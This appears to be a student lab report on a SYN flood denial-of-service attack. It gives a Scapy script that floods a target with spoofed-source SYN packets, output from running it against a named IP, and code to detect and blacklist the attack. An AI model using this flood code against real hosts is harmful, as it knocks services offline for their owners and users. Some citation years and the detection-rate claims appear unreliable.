REVIEW 3

ARAVIND V RAJEEV

18BIT0387

OWASP ATTACKS

GitHub: https://github.com/aravindvrajeev/18BIT0387_Nascom.git


Video Link:

https://drive.google.com/file/d/13fEtRp5311VZ0lbrD67ESbdW1m8Kb6Mf/view?usp=sharing

WEBSITE

Simple static website hosted on an insecure server.

IP Address: 74.50.111.247



ATTACK

An updated version of TCP Flood Attack.

SAMPLE CODE


```
destIP = input("Enter the IP address of the target")
T = input(
    "Enter 1T for 1 packet each 0.01sec\nEnter 2T for 1 packet each 0.1 sec\nEnter 3T for 1 packet each 1 "
    "sec\nEnter 4T for 1 packet each 5 sec\n")
if T == "1T":
    while True:
        sendp(Ether() / IP(src=randomip(), dst=destIP) / TCP(sport=randomport(), dport=80, flags='S'),
              inter=0.01)
elif T == "2T":
    while True:
        sendp(Ether() / IP(src=randomip(), dst=destIP) / TCP(sport=randomport(), dport=80, flags='S'),
              inter=0.1)
elif T == "3T":
    while True:
        sendp(Ether() / IP(src=randomip(), dst=destIP) / TCP(sport=randomport(), dport=80, flags='S'),
              inter=1)
elif T == "4T":
    while True:
```

IMPLEMENTATION

Sending a Packet every 0.01sec, after spoofing my IP ADDRESS


```
Microsoft Windows [Version 10.0.18363.1139]
(c) 2019 Microsoft Corporation. All rights reserved.

D:\SEM5\NASCOM\projFinal>PYTHON DosAttack.py
Launch a DOS attack
1. Use ip without spoofing
2. Spoof IP
3. Spoof MAC Address
4. Spoof MAC Address and IP
2
Enter the IP address of the target74.50.111.247
Enter 1T for 1 packet each 0.01sec
Enter 2T for 1 packet each 0.1 sec
Enter 3T for 1 packet each 1 sec
Enter 4T for 1 packet each 5 sec
1T
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Source is the spoofed IP address and the Destination is the Website IP



No.	Time	Source	Destination	Protocol	Length	Info
501	9.324774	182.5.23.218	74.50.111.247	TCP	54	41070 → 80 [SYN] Seq=0 Win=8192 Len=0
502	9.340519	117.128.253.167	74.50.111.247	TCP	54	12819 → 80 [SYN] Seq=0 Win=8192 Len=0
503	9.356381	21.165.245.189	74.50.111.247	TCP	54	35034 → 80 [SYN] Seq=0 Win=8192 Len=0
504	9.372470	155.23.237.202	74.50.111.247	TCP	54	29463 → 80 [SYN] Seq=0 Win=8192 Len=0
505	9.388739	184.177.231.88	74.50.111.247	TCP	54	8055 → 80 [SYN] Seq=0 Win=8192 Len=0
506	9.406840	3.16.58.104	74.50.111.247	TCP	54	9218 → 80 [SYN] Seq=0 Win=8192 Len=0
507	9.450348	54.222.212.88	74.50.111.247	TCP	54	57895 → 80 [SYN] Seq=0 Win=8192 Len=0
508	9.467601	0.209.172.254	74.50.111.247	TCP	54	62154 → 80 [SYN] Seq=0 Win=8192 Len=0
509	9.484994	49.211.243.78	74.50.111.247	TCP	54	48732 → 80 [SYN] Seq=0 Win=8192 Len=0
510	9.502725	159.238.71.116	74.50.111.247	TCP	54	57313 → 80 [SYN] Seq=0 Win=8192 Len=0
511	9.519911	101.128.4.200	74.50.111.247	TCP	54	11608 → 80 [SYN] Seq=0 Win=8192 Len=0
512	9.542600	209.166.127.133	74.50.111.247	TCP	54	61482 → 80 [SYN] Seq=0 Win=8192 Len=0

After Some Time,



DETECTION

Constantly monitors the packets being sent by the different IPs and immediately alerts the user when a large number of SYN packets are being sent to the website.

```
global general_counter
#increase the number of packets received
count = count+1
if (TCP in packet) and (IP in packet):
  if (packet[TCP].flags & 2) :  #checks SYN flag
  #FOR IP ADDRESS ATTACK DETECTION:
    #get the source ip address
    source_ip = packet[IP].src
    if source_ip in dict_packets:
      #if source ip address was encountered before, increment its value in dict_packets
      dict_packets[source_ip] = dict_packets[source_ip] + 1
      #if large number of packets is arriving within a short period of time from the same source ip address, detect DoS
      if (dict_packets[source_ip] > 15) and (datetime.now() - dict_time[source_ip]).total_seconds() < 3:
        print("Denial of Service is detected from :" + source_ip)
        #reinitialize the dictionaries
        dict_time={}
        dict_packets = {}
    else:
      # if source ip address is not encountered before, add it to dict_packets and set its value to 1
      dict_packets[source_ip] = 1
      # set first occurence of this ip
      dict_time[source_ip] = datetime.now()
```

IMPLEMENTATION

Since we had spoofed the IP Address, it is possible to detect the common MAC Address.

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18363.1139]
(c) 2019 Microsoft Corporation. All rights reserved.

D:\SEM5\NASCOM\projFinal>python DosDetection.py
DENIAL OF SERVICE ATTACK DETECTED FROM MAC ADDRESS: d0:c5:d3:95:dd:99
DENIAL OF SERVICE ATTACK DETECTED FROM MAC ADDRESS: d0:c5:d3:95:dd:99
DENIAL OF SERVICE ATTACK DETECTED FROM MAC ADDRESS: d0:c5:d3:95:dd:99
DENIAL OF SERVICE ATTACK DETECTED FROM MAC ADDRESS: d0:c5:d3:95:dd:99
DENIAL OF SERVICE ATTACK DETECTED FROM MAC ADDRESS: d0:c5:d3:95:dd:99
DENIAL OF SERVICE ATTACK DETECTED FROM MAC ADDRESS: d0:c5:d3:95:dd:99
DENIAL OF SERVICE ATTACK DETECTED FROM MAC ADDRESS: d0:c5:d3:95:dd:99
DENIAL OF SERVICE ATTACK DETECTED FROM MAC ADDRESS: d0:c5:d3:95:dd:99

D:\SEM5\NASCOM\projFinal>
```


PREVENTION

Blacklist the IP addresses of the attacker so that they can be blocked from accessing the website.

Enter the detected IP Address into the blocked list in the server for future attack prevention.

First Step, create a text file containing the Blacklist

Initially,





```
file_txt = open("attack_DDoS.txt",'w')
```


```
        script_timestamp = str(datetime.now())
        file_txt.writelines(script_timestamp)
        file_txt.writelines("\n")
        line = "DDOS attack is Detected: "
        file_txt.writelines(line)
        file_txt.writelines(source_ip)
        file_txt.writelines("\n")
```

After Carrying out DETECTION,

Txt file is created



Shows All the Spoofed IPs



PERFORMANCE ANALYSIS

Our method comprises monitoring packets received for delivery to insecure websites developing a historical data packet configuration file by checking the monitoring data packets received in multiple time periods before an instant period of time. The historical data packet configuration file includes at least one data packet protocol and two or more data packets. The historical proportion of the number of data packets used different data packet protocols during the instant time period.

A detector's main goal is to detect and distinguish malicious packet traffic from legitimate packet traffic. Clearly, legitimate user activity can be easily confused with a flooding attack, and vice versa. Our method provides a fast and reliable solution for detecting immediately unusual amounts of traffic without much utilisation of processing power.

METHOD COMPARISON

DETECTION METHOD	**ATTACK DESCRIPTION**	**DETECTION RESULTS**	**MEMORY**	**COMPLEXITY**
Our Method	ICMP, SYN Flood randomly chosen from uniform distribution	7 out of 7 attacks detected	2	2
Activity Profiling	"Backscatter" response packets from TCP SYN Flood	1200 Dos attacks on 800 victims	6	6
Change Point Detection	TCP, UDP Floods by linear increase	100% detection with rate of >35 SYNs per second	1	1
Wavelet Analysis	30 Recorded DOS Floods	27 out of 30 anomalies	5	5

Clearly our method is in the middle of the road when it comes to reliability compared to the high computing capacity of the advanced detection methods. But we do have the upper hand when it comes to speed and memory usage.

EFFICIENT ALTERNATIVE

Using Neural Networks

The methodology used is to sample data from OWASPdos dataset, an attack database that is a standard for judgment of attack detection tools. The system uses multiple layered perception architecture and resilient backpropagation for its training and testing. The developed system is then applied to denial of service attacks. The system gives 100 % detection rate and with no any false positive or false negative. It also shows 100% detection rate in case of Land and Neptune attacks. In case of POD attacks it shows 99% detection rate with 1% of false positives rate. In case of Smurf attacks, the system shows the same 99% detection rate with 1% of false positive rate.

REFERENCES

[1] G. Carl, G. Kesidis, R. R. Brooks and Suresh Rai, "**Denial-of-service attack-detection techniques**," in IEEE Internet Computing, vol. 10, no. 1, pp. 82-89, Jan.-Feb. 2016

[2] Iftikhar Ahmad, Azween B. Abdullah, and Abdullah S. Alghamdi. 2017. **Application of artificial neural network in detection of DOS attacks**. In Proceedings of the 2nd international conference on Security of information and networks (SIN '17). Association for Computing Machinery, New York, NY, USA, 229–234.

[3] R. Mathew and V. Katkar. 2018. **Survey of low rate DoS attack detection mechanisms**. In Proceedings of the International Conference & Workshop on Emerging Trends in Technology (ICWET '18). Association for Computing Machinery, New York, NY, USA, 955–958.